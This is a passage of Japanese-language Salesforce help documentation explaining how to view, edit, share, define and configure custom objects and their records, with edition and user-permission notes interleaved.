システム管理者はまず、カスタム項目、他のデータ型とのリレーション、ページレイアウト、カスタムユーザインターフェースなど、カスタムオブジェクトとそのプロパティを定義します。カスタムオブジェクトが作成され、ユーザに配布されたら、データを入力して、カスタムオブジェクトのレコードを個別に作成できます。システム管理者がカスタムオブジェクト用タブを作成した場合、そのタブにはホームページが表示され、カスタムオブジェクトのレコードを迅速に作成および検索できます。また、標準リストビューやカスタムリストビューを使用して、カスタムオブジェクトのレコードを並び替えたり、検索条件に従って表示したりすることもできます。さらに、このタブで、アクセス権を持っているカスタムオブジェクトのレコードに関する詳細情報を表示および編集することもできます。

システム管理者と、「すべてのデータの編集」権限を持つユーザは、カスタムオブジェクトのインポートが可能です。

関連トピック:

- カスタムオブジェクトのホーム

カスタムオブジェクトのホーム

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

メモ: カスタムオブジェクトタブをクリックすると、タブのホームページが表示されます。カスタムオブジェクトタブの名前は、システム管理者が定義したとおり、カスタムオブジェクトの複数形になっています。

レコードを参照するには、カスタムオブジェクトの[ホーム]タブを使用します。

- 項目の絞り込みリストを表示するには、[表示]ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。リストビューには、任意のタブや、自分が所有するタブに属するすべてのカスタムオブジェクトなど、具体的な条件に一致するレコード一覧を表示できます。作成したビューを編集または削除するには、[表示]ドロップダウンリストから選択し、[編集]をクリックします。
- Salesforce to Salesforce を介して外部の取引先責任者とカスタムオブジェクトを共有している場合は、[接続先からの[カスタムオブジェクト名]]の下にあるいずれかのリストビューを選択して、ビジネスパートナーと共有したカスタムオブジェクトを参照します。
- [最近の]セクションのドロップダウンリストから項目を選択して、検索基準に一致する上位のカスタムオブジェクトレコードの簡略リストが表示されます。リストに表示されているカスタムオブジェクト名をクリックすると、詳細情報に直接移動できます。表示する項目数を変更するには、[25 件表示する]と[10 件表示する]を切り替えます。表示される項目は、システム管理者が定義した[カスタムオブジェクト]タブの検索レイアウトおよび項目レベルセキュリティ設定 (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で利用可能) によって決まります。主要リストの選択項目は次のとおりです。

最近使ったカスタムオブジェクトの選択項目	説明
最近参照したデータ	最近参照した 10 件または 25 件のカスタムオブジェクトのレコードです。最後に参照した項目がリストの一番上に表示されます。このリストは、最近自分が参照した項目から作成され、自分または他のユーザが所有するレコードが含まれます。
最近作成したデータ	最近作成した 10 件または 25 件のカスタムオブジェクトのレコードです。最後に作成した項目がリストの一番上に表示されます。このリストには、自分が所有するレコードのみが含まれます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトタブを表示する
- カスタムオブジェクトに対する「参照」

カスタムオブジェクトレコードを参照する
- カスタムオブジェクトに対する「参照」

最近使ったカスタムオブジェクトの選択項目	説明
最近変更したデータ	最近更新した 10 件または 25 件のカスタムオブジェクトのレコードです。最後に更新した項目がリストの一番上に表示されます。このリストには、自分が所有するレコードのみが含まれます。

関連トピック:

カスタムオブジェクトレコードの表示と編集

カスタムオブジェクトレコードの表示と編集

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

メモ: カスタムオブジェクトタブをクリックすると、タブのホームページが表示されます。カスタムオブジェクトタブの名前は、システム管理者が定義したとおり、カスタムオブジェクトの複数形になっています。

カスタムオブジェクトレコードの表示

カスタムオブジェクトタブのホームページまたはリストページでカスタムオブジェクトレコードを指定し、カスタムオブジェクトレコード名をクリックすると、詳細情報が表示されます。

Salesforce コンソールを設定してカスタムオブジェクトを含むようにする場合は、Force.com アプリケーションメニューからカスタムオブジェクトを選択して、カスタムオブジェクトレコードとその関連項目を 1 画面内で検索、表示、編集します。

カスタムオブジェクトレコードの編集

カスタムオブジェクトレコードの詳細情報を更新するには、[編集] をクリックして、更新する項目を変更します。変更が完了したら、[保存] をクリックします。変更したカスタムオブジェクトレコードを保存して別のレコードを新たに作成するには、[保存 & 新規] をクリックします。必須項目は赤で表示されます。

メモ: カスタムオブジェクトが Apex で参照されている場合は、［オブジェクト名］または［データ型］を変更できません。

[カスタムオブジェクト] 関連リスト

カスタムオブジェクトレコードの詳細ページの下部には、活動、メモ、添付ファイル、その他の関連レコードなど、カスタムオブジェクトレコードの関連情報が表示されます。表示される関連リストは、ユーザが

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトレコードを参照する
- カスタムオブジェクトに対する「参照」

カスタムオブジェクトレコードを変更する
- カスタムオブジェクトに対する「編集」

行った個人用のカスタマイズ設定、および管理者が行ったページレイアウトのカスタマイズ設定や関連データに対するユーザの権限によって異なります。それぞれの情報をクリックすると、詳細を表示できます。表示する件数を増やすには、ページの下部にある [増やす] または関連リストの下にある [さらに表示] をクリックします。[新規] をクリックすると、新規の項目を直接追加できます。

ヒント: ユーザがレコードの詳細と関連リストを表示しやすくするには、[設定] の [ユーザインターフェース] パネルで詳細のフロート表示を有効化します。

カスタムオブジェクトレコードの印刷

レコードを印刷するには、カスタムオブジェクトの詳細ページで [印刷用に表示] をクリックします。

最後に表示したリストページに戻るには、カスタムオブジェクトレコードの詳細ページ上部にある [最後に開いたビューへ] をクリックします。折りたたみ可能なセクションを組織が有効にした場合、ユーザは、各詳細ページのセクションヘッダーの横にある矢印アイコンを使用して、詳細ページの各セクションを折りたたみまたは拡張します。

カスタムオブジェクトレコードの共有

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

システム管理者は、組織全体に対するデフォルトの共有モデルを定義します。このモデルを変更して、設定したデフォルトよりも多くのユーザを共有するように拡張できます。ただし、デフォルトよりも厳しくするために共有モデルを変更することはできません。

共有の詳細を表示および管理するには、カスタムオブジェクトレコードの詳細ページで [共有] をクリックします。共有の詳細ページには、レコードへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次の操作を実行できます。

- 他のユーザ、グループ、ロール、またはテリトリーにレコードへのアクセス権を付与する。

  メモ: 別のユーザとカスタムオブジェクトレコードを共有するには、そのユーザに共有するカスタムオブジェクトに対する「参照」権限が必要です。

- レコードへのアクセス権を持つすべてのユーザを表示する。
- レコードのアクセスレベルを編集または削除する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトレコードを表示する
- カスタムオブジェクトに対する「参照」

カスタム関連リストの使用

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

カスタム関連リストは、別のレコードの詳細ページの下部に表示されます。リストには、そのレコードと関連付けられているカスタムオブジェクトレコードが表示されます。

カスタム関連リストでは、次の操作を実行できます。

- カスタムオブジェクトレコード名をクリックして詳細情報を表示する。
- [編集] または [削除] をクリックして、カスタムオブジェクトのレコードを編集または削除する。
- [新規] をクリックして、現在表示しているレコードと関連付けられているカスタムオブジェクトのレコードを新規作成する。

関連トピック:

カスタムオブジェクトの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトレコードの関連リストを参照する
- カスタムオブジェクトに対する「参照」

および

関連レコードに対する「参照」

カスタムオブジェクトレコードを変更する
- カスタムオブジェクトに対する「編集」

カスタムオブジェクトレコードを作成する
- カスタムオブジェクトに対する「作成」

カスタムオブジェクトレコードを削除する
- カスタムオブジェクトに対する「削除」

カスタムオブジェクトのリストの表示

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

カスタムオブジェクトのリストページでは、カスタムオブジェクトレコード一覧が現在のビューに表示されます。リストビューには、1 種別のカスタムオブジェクトのレコードだけが表示されます。1つのリストビューに複数の種別のカスタムオブジェクトを表示することはできません。

- カスタムオブジェクト名をクリックすると、そのカスタムオブジェクトレコードの詳細が表示されます。レコードを編集または削除するには、カスタムオブジェクトレコード名の横にある [編集] または [削除] をクリックします。
- キューにあるカスタムオブジェクトレコードの所有権を取得するには、キューリストビューを表示し、1 つ以上のレコードの横にあるチェックボックスをオンにして、[引き受ける] をクリックします。
- 一度に複数のレコードの所有権を移行するには、1つ以上のカスタムオブジェクトレコードの横にあるチェックボックスをオンにして、[所有者の変更] をクリックします。新しいレコードの所有者を入力し、新規レコード所有者にメールを送信したい場合は、必要に応じて［メールで通知する］をオンにしてから、[保存] をクリックします。

関連トピック:

カスタムオブジェクトの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトのリストを参照する
- カスタムオブジェクトに対する「参照」

カスタムオブジェクトレコードを作成する
- カスタムオブジェクトに対する「作成」

カスタムオブジェクトの管理

カスタムオブジェクト

組織に固有の情報を保管します。カスタムオブジェクトが検索可能かどうか、共有をサポートするかどうか、Bulk API および ストリーミング API へのアクセスを含めるどうかを選択します。

カスタムオブジェクトは、*Enterprise Application* オブジェクトまたは *Light Application* オブジェクトとして分類されます。これらの 2 つのカテゴリの違いは、Light Application オブジェクトでは、共有、Bulk API へのアクセス、またはストリーミング API へのアクセスがサポートされていないことです。

各カテゴリの組織の利用状況を追跡する必要がある場合、[ユーザライセンス]主オブジェクトと [ユーザライセンス総計値別のカスタムオブジェクト利用] 子オブジェクトを使用してカスタムレポートタイプを作成します。

デフォルトでは、すべてのカスタムオブジェクトは Enterprise Application オブジェクトです。カスタムオブジェクトを Light Application オブジェクトにするには、オブジェクトの詳細ページで [共有を許可]、[Bulk API アクセスを許可]、および [ストリーミング API アクセスを許可] を無効にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクトを定義した後、次の操作を実行できます。

- カスタム項目を作成する
- カスタムオブジェクトと他のレコードを関連付け、カスタムオブジェクトデータをカスタム関連リストに表示する
- ページレイアウトを作成する
- 検索結果と、検索結果に表示するカスタムオブジェクト項目をカスタマイズする
- カスタムオブジェクト用のカスタムタブを作成する

  メモ: 検索時にカスタムオブジェクトのレコードの検索をユーザに許可するには、[デフォルトで表示] または [デフォルトで非表示] に設定されたカスタムタブを作成します。カスタムタブを作成すると、カスタムオブジェクトの [検索を許可] 設定が有効になります。

- カスタムオブジェクトデータを解析するためのレポートとダッシュボードを作成する
- Force.com AppExchange で他の Salesforce ユーザとカスタムオブジェクト、カスタムタブ、カスタムアプリケーションおよびその他のコンポーネントを共有する
- カスタムオブジェクトレコードをインポートする

関連トピック:

組織のユーザライセンスの種類別カスタムオブジェクト利用状況の追跡

カスタムオブジェクトの管理

カスタムオブジェクトの作成、カスタマイズ、編集、削除、切り捨てを行って、取引先や取引先責任者などの標準オブジェクトで提供される機能を拡張します。

メモ: システム管理者がヘルプのないタブを作成している場合があります。カスタムオブジェクトのタブの動作を理解するためにヘルプが必要な場合は、システム管理者にお問い合わせください。

オブジェクト管理設定には、組織に定義されているカスタムオブジェクトが一覧表示されます。このリストから次の操作を実行できます。

- カスタムオブジェクトを定義します。
- カスタムオブジェクトの詳細情報を表示します。

  カスタマイズできる追加の機能としては、検索およびレポートの有効化、活動の追跡、項目履歴の追跡、Salesforce カスタマーポータルへのオブジェクトの対応などがあります。

- カスタムオブジェクトの定義を更新するには、[編集] をクリックして、必要な項目を更新します。

  メモ: [レポートを許可] 項目、[活動を許可] 項目、および [検索を許可] 項目は、[管理-リリース済み] ではロックされていません。また、管理パッケージの今後のリリースでは、開発者による変更が可能です。

- カスタムオブジェクトを削除するには、[削除] をクリックします。
- カスタムオブジェクトを切り捨てるには、[切り捨て] をクリックします。
- 削除されたカスタムオブジェクトを表示するには、[削除済みオブジェクト] をクリックします。括弧の中には、組織の削除されたカスタムオブジェクトの総数が示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

管理パッケージは、**Database.com** では利用できません。

ユーザ権限

カスタムオブジェクトを作成、編集する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの詳細ページには、標準項目、カスタム項目、項目履歴管理、リレーション、カスタムリンク、検索レイアウト、ページレイアウト、オブジェクト制限など、オブジェクトのさまざまな特性に関する情報が表示されます。実行できる操作

- 詳細を表示するには、それぞれの情報をクリックします。
- カスタム項目を削除するには、[カスタム項目&リレーション]セクションでその名前の横の [削除] をクリックします。
- 表示する件数を増やすには、ページの下部にある [さらに表示] または関連リストの下にある [さらに表示] をクリックします。
- [新規] をクリックすると、新規の項目を直接追加できます。

メモ: オブジェクトの制限割合 (%) は、切り上げではなく、切り捨てられます。たとえば、組織が特定のカスタマイズの制限の 95.55% を使用している場合、オブジェクト制限には 95% と表示されます。

関連トピック:

- 検索を高速化するためのガイドライン
- カスタムオブジェクト
- カスタムオブジェクトの変更
- オブジェクト管理設定の検索

カスタムオブジェクトおよび外部オブジェクトのリリース状況

カスタムオブジェクトや外部オブジェクトの開発中は、そのオブジェクトがユーザに表示されたり、オブジェクトをユーザが操作したりすることを回避したい場合があります。ユーザがレイアウトの変更にストレスを感じたり、開発中のカスタム項目が削除されたときにデータを失ったりすることがあるため、作業が完了するまで新規オブジェクトの表示を制御します。

オブジェクト定義の［リリース状況］設定を使用して、ユーザがオブジェクトおよび関連付けられているカスタムタブ、関連リスト、およびレポートを参照および使用できるタイミングを制御します。

- カスタムオブジェクトまたは外部オブジェクトの新規作成時に、［リリース状況］に「開発中」を選択します。これにより、設計およびテスト中はユーザに表示されなくなります。「アプリケーションのカスタマイズ」権限を持つユーザのみがオブジェクトタブ、検索結果、関連リスト、レポートのデータ型を参照できます。
- オブジェクト、関連カスタムタブ、関連リスト、レポートをすべてのユーザが使用できるようにする場合は、［リリース状況］を「リリース済み」に変更します。
- カスタムオブジェクトまたは外部オブジェクトのリリース後にそのオブジェクトを機能強化する場合は、［リリース状況］を「開発中」に戻します。

メモ: カスタムレポートタイプの主オブジェクトがカスタムオブジェクトまたは外部オブジェクトで、その［リリース状況］が［リリース済み］から［開発中］に変われば、カスタムレポートタイプの［リリース状況］も同じように変わります。

関連トピック:

- 検索を高速化するためのガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタムオブジェクトおよび外部オブジェクトをリリースする

- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの定義

組織に固有の情報を追跡および保管します。使用している Salesforce 環境に応じて、異なる手順に従います。

Lightning Experience でのカスタムオブジェクトの定義

組織に固有の情報を追跡および保管します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

Salesforce Classic でのカスタムオブジェクトの定義

組織に固有の情報を追跡および保管します。

カスタムオブジェクト定義の項目

カスタムオブジェクトを作成する場合、オブジェクトへのアクセス方法を定義するために必要な項目がいくつかあります。

カスタムオブジェクトの作成に関する考慮事項

カスタムオブジェクトを作成する前に、次の考慮事項を必ず確認してください。

関連トピック:

- 検索を高速化するためのガイドライン
- オブジェクトリレーションの概要
- オブジェクトレベルのヘルプの定義

Lightning Experience でのカスタムオブジェクトの定義

組織に固有の情報を追跡および保管します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. [設定] の任意のページの右上から、[作成] > [カスタムオブジェクト] をクリックします。
2. カスタムオブジェクトの項目を入力します。
3. 新しいオブジェクトを保存します。

関連トピック:

- カスタムオブジェクト定義の項目
- カスタムオブジェクトの作成に関する考慮事項
- カスタムオブジェクトの定義

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトを作成、編集する

- 「アプリケーションのカスタマイズ」

Salesforce Classic でのカスタムオブジェクトの定義

組織に固有の情報を追跡および保管します。

1. [設定]から、［クイック検索］ボックスに「オブジェクト」と入力し、[オブジェクト]を選択します。
2. [新規カスタムオブジェクト]をクリックします。
3. ウィザードに従ってカスタムオブジェクトの項目を入力します。
4. 新しいオブジェクトを保存します。

関連トピック:

- カスタムオブジェクト定義の項目
- カスタムオブジェクトの作成に関する考慮事項
- カスタムオブジェクトの定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトを作成、編集する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクト定義の項目

カスタムオブジェクトを作成する場合、オブジェクトへのアクセス方法を定義するために必要な項目がいくつかあります。

メモ: システム管理者がヘルプのないタブを作成していて、カスタムオブジェクトの動作を理解するのに支援が必要な場合は、システム管理者にお問い合わせください。

項目	説明
表示ラベル	この名前は、ユーザインターフェースページでオブジェクトを参照するために使用されます。
表示ラベル (複数形)	オブジェクトの複数形の表示ラベル。このオブジェクトにタブを作成すると、そのタブにこの名前が使用されます。
性別	組織のデフォルト言語で必要な場合は、表示ラベルの性を指定します。この項目は、組織のデフォルトの言語で文法的な性が区別される場合に表示されます。個人の言語設定は、この項目が表示されるか否かに影響しません。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
母音で始まる場合はチェック	組織のデフォルト言語で必要な場合は、表示ラベルの先頭が「a」ではなく「an」かどうかを示します。
オブジェクト名	API を使用しているときにオブジェクトの参照に使用する一意の名前。管理パッケージでは、この名前により、パッケージのインストール時に名前が競合することを防ぎます。英数字とアンダースコアのみを使用します。名前は英字で開始し、スペースを含めることはできません。また、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	オブジェクトの説明 (省略可能)。
カスタムヘルプの設定	カスタムオブジェクトレコードのホーム (概要) ページ、編集ページ、詳細ページ、リストビュー、および関連リストから、ユーザが[このページのヘルプ]をクリックしたときに表示される内容を定義します。 どのカスタムオブジェクトレコードにも使用できる標準の Salesforce ヘルプを表示するには、[Salesforce 標準の [ヘルプ & トレーニング] ウィンドウを開く] を選択します。 カスタムオブジェクトのカスタムオブジェクトレベルのヘルプを表示するには、[Visualforce ページを使ってウィンドウを開く] を選択し、Visualforce ページを選択して、そのカスタムオブジェクトのページから状況に応じたヘルプリンクのリンク先として使用します。 メモ: この設定は、ページ上部の [ヘルプ & トレーニング] リンクには影響を与えません。このリンクは、常に Salesforce の [ヘルプ & トレーニング] ウィンドウを開きます。
レコード名	ページレイアウト、リストビュー、関連リスト、検索結果に使用する名前。
データ型	レコード名の項目の種別(テキストまたは自動採番)。名前の代わりに一意の ID を使用するレコードは、自動採番され、常に参照のみ項目となります。
表示形式	自動採番されたレコード名の場合、表示形式を入力します。中括弧のセットは2つまで使用できます。詳細は、「表示形式」 (ページ 5111)を参照してください。

項目	説明
開始番号	自動採番されたレコード名の場合、このカスタムオブジェクトの最初のレコードを作成するときに使用する番号を入力します。
レポートを許可	カスタムオブジェクト中のデータをレポートに使用できるようにします。 カスタムオブジェクトのレポートを作成する場合、カスタムオブジェクトが標準オブジェクトと関連しない限り、[その他のレポート]レポートタイプカテゴリを選択します。カスタムオブジェクトが標準オブジェクトと主従関係になっている場合、または標準オブジェクトの参照オブジェクトになっている場合は、代わりにレポートタイプカテゴリとして標準オブジェクトを選択します。
活動を許可	ユーザが、カスタムオブジェクトレコードに関連する予定されている行動と ToDo を対応付けられるようにします。
`Chatter` グループ内で許可	ユーザが、このカスタムオブジェクト種別のレコードを Chatter グループに追加できるようにします。 `true` の場合、権限のあるユーザは、グループパブリッシャーを使用してこのオブジェクト種別のレコードを作成できます。作成されたレコードはグループに関連付けられ、グループレコードリストに表示されます。`false` の場合、権限のあるユーザは、グループパブリッシャーを使用してこのオブジェクト種別のレコードを作成できますが、作成されたレコードはグループに関連付けられません。
ディビジョンを有効化	組織でディビジョンが有効になっている場合は、このオプションをオンにして、ディビジョンに対しカスタムオブジェクトを有効にします。Salesforceのクイック検索結果、リストビュー、レポート、およびその他の領域でグループのレコードをディビジョンごとに操作できます。Salesforce は、カスタムオブジェクトに［ディビジョン］項目を追加します。そのカスタムオブジェクトが主従関係の主側であれば、従側のカスタムオブジェクトも［ディビジョン］項目を取得し、マスタレコードからディビジョンを継承します。

項目	説明
カスタマーポータルで利用可	**すべてのポータルユーザがカスタムオブジェクトを使用できるようにします。** **このオプションは、組織にカスタマーポータルがある場合にのみ使用できます。** **組織でコミュニティを有効化すると、このオプションは表示されなくなり、すべてのカスタムオブジェクトがコミュニティで使用できるようになります。コミュニティを有効化する前に、カスタマーポータルがあり、このオプションを選択していないカスタムオブジェクトがあった場合、そのようなオブジェクトはカスタマーポータルで使用できるようになります。**
項目履歴管理	**カスタムオブジェクトレコードの項目に加えた変更を組織で追跡できます。たとえば、項目値を変更したユーザ、変更時期、変更前と変更後の値を追跡できます。履歴データはレポートにも使用できるため、この機能が有効になっていると、簡単に監査レポートを作成できます。**
共有を許可	**この設定が有効になっている場合、このカスタムオブジェクトは** Enterprise Application **オブジェクトです。この設定が有効になっていない場合、このカスタムオブジェクトは** Light Application **オブジェクトです。** **この設定が有効になっている場合、**[Bulk API アクセスを許可]**と**[ストリーミング API アクセスを許可]**も有効にする必要があります。**
Bulk API **アクセスを許可**	**この設定が有効になっている場合、このカスタムオブジェクトは** Enterprise Application **オブジェクトです。この設定が有効になっていない場合、このカスタムオブジェクトは** Light Application **オブジェクトです。** **この設定が有効になっている場合、**[共有を許可]**と**[ストリーミング API アクセスを許可]**も有効にする必要があります。**
ストリーミング API **アクセスを許可**	**この設定が有効になっている場合、このカスタムオブジェクトは** Enterprise Application **オブジェクトです。この設定が有効になっていない場合、このカスタムオブジェクトは** Light Application **オブジェクトです。**

項目	説明
	この設定が有効になっている場合、［Bulk API アクセスを許可］と［共有を許可］も有効にする必要があります。
リリース状況	カスタムオブジェクトが他のユーザから参照できるようになっているかどうかを示します。
検索を許可	検索時にカスタムオブジェクトのレコードの検索をユーザに許可するには、［デフォルトで表示］または［デフォルトで非表示］に設定されたカスタムタブを作成します。カスタムタブを作成すると、カスタムオブジェクトの [検索を許可] 設定が有効になります。 カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce で検索できます。ユーザは、表示用のタブを追加する必要はありません。
デフォルトのページレイアウトに . . .	ユーザにカスタムオブジェクトレコードへのメモと添付ファイルの添付を許可します。 このオプションは、新規オブジェクトの作成時にのみ使用できます。
このカスタムオブジェクトの保存後に、新規カスタムタブウィザードを起動する	カスタムオブジェクトを保存した後に、カスタムタブウィザードを起動します。

関連トピック:

- カスタムオブジェクトの定義

カスタムオブジェクトの作成に関する考慮事項

カスタムオブジェクトを作成する前に、次の考慮事項を必ず確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクトの権限

Enterprise Edition、Unlimited Edition、Performance Edition、Professional Edition、および Developer Edition では、カスタムオブジェクトを作成すると、「すべてのデータの参照」または「すべてのデータの編集」が無効なプロファイルの、そのオブジェクトに対する「参照」、「作成」、「編集」、「削除」権限が無効になります。権限セットまたはカスタムプロファイルのカスタムオブジェクトに対するアクセス権限を有効にして、アクセスを必要とするユーザに割り当てます。

Contact Manager Edition および Group Edition では、カスタムオブジェクトを作成すると、すべてのプロファイルのそのオブジェクトに対する「参照」、「作成」、「編集」、「削除」権限が有効になります。

共有モデル

組織の共有設定は、カスタムオブジェクトのデータ共有モデルを制御します。詳細は、「カスタムオブジェクトのセキュリティ」 (ページ 5076)を参照してください。

カスタムオブジェクト管理の委任

カスタムオブジェクトを作成したら、その管理権限をシステム管理者以外のユーザに委任できます。

キュー

カスタムオブジェクトの作成後、カスタムオブジェクトレコードの所有権をユーザに配布するキューを定義できます。

関連トピック:

カスタムオブジェクトの定義

カスタムオブジェクトの変更

カスタムオブジェクトのユーザインターフェースに対してカスタマイズできる内容は次のとおりです。

- カスタムタブを作成する (「カスタムタブ」を参照)
- カスタム項目とリレーションを作成する (「カスタムオブジェクト項目の定義」 (ページ 5054)を参照)
- カスタマイズしたボタンとリンクを追加してアクションを実行したり、他のページや Web サイトへリンクしたりする (「カスタムボタンとカスタムリンクの定義」 (ページ 6019)を参照)
- レコードの詳細および編集ページにユーザごとに表示する項目を定義する (「カスタムオブジェクト用のページレイアウトの作成」 (ページ 4978)を参照)
- 検索結果、ルックアップダイアログ、およびカスタムオブジェクトタブの主要リストに表示される項目を指定する (「カスタムオブジェクト用の検索レイアウトのカスタマイズ」 (ページ 5075)を参照)
- ユーザのプロファイルに応じて各ユーザに異なる選択リスト値とページレイアウトを表示するレコードタイプを作成する (「カスタムオブジェクトのレコードタイプの作成」 (ページ 5074)を参照)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトをカスタマイズする
- 「アプリケーションのカスタマイズ」

カスタムオブジェクト項目の定義

カスタムオブジェクト項目には、カスタムオブジェクトレコードのデータが保存されます。

カスタムオブジェクト用のカスタム項目
: 組織固有の情報を保存するカスタム項目を作成できます。また、カスタムオブジェクトをSalesforceの他のオブジェクトに関連付けるカスタム関係項目も作成できます。

カスタムオブジェクトの標準項目
: カスタムオブジェクトには、次の標準項目が自動的に含まれます。編集可能な項目に変更を加えるには、[編集] をクリックします。

項目	説明
作成者	レコードを作成したユーザ。
通貨	マルチ通貨が有効である場合のレコードの通貨。
ディビジョン	カスタムオブジェクトのレコードが帰属するディビジョン。主従関係の「従」カスタムオブジェクトは、主オブジェクトからディビジョンを継承します。他のレコードと関連付けられていないカスタムオブジェクトは、自動的にグローバルディビジョンに入ります。ディビジョンを使用してデータを分割している組織でのみ利用可能。
最終更新者	最後にレコードを変更したユーザ。
名前	カスタムオブジェクトのレコードに付けられる識別子。この名前は、ページレイアウト、関連リスト、ルックアップダイアログ、検索結果、およびタブホームページの主要リストに表示されます。デフォルトでは、カスタムオブジェクトのページレイアウトに必須項目としてこの項目が追加されます。
所有者	カスタムオブジェクトのレコードに割り当てられた所有者。カスタムオブジェクトが主従関係の従側になると、そのデータの所有権は主オブジェクト(または主従関係が2つある場合にはプライマリ主オブジェクト)に移るため、[所有者] 項目は削除されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ディビジョンは **Database.com** では使用できません。

ユーザ権限

標準項目を参照および編集する
- 「アプリケーションのカスタマイズ」

カスタム項目を作成する
- 「アプリケーションのカスタマイズ」

項目	説明
	メモ: 主従関係の従側にあるカスタムオブジェクトでは、共有ルール、共有の直接設定、またはキューを使用できません。これは、共有ルール、共有の直接設定、またはキューには［所有者］項目が必要なためです。

カスタムオブジェクトの削除

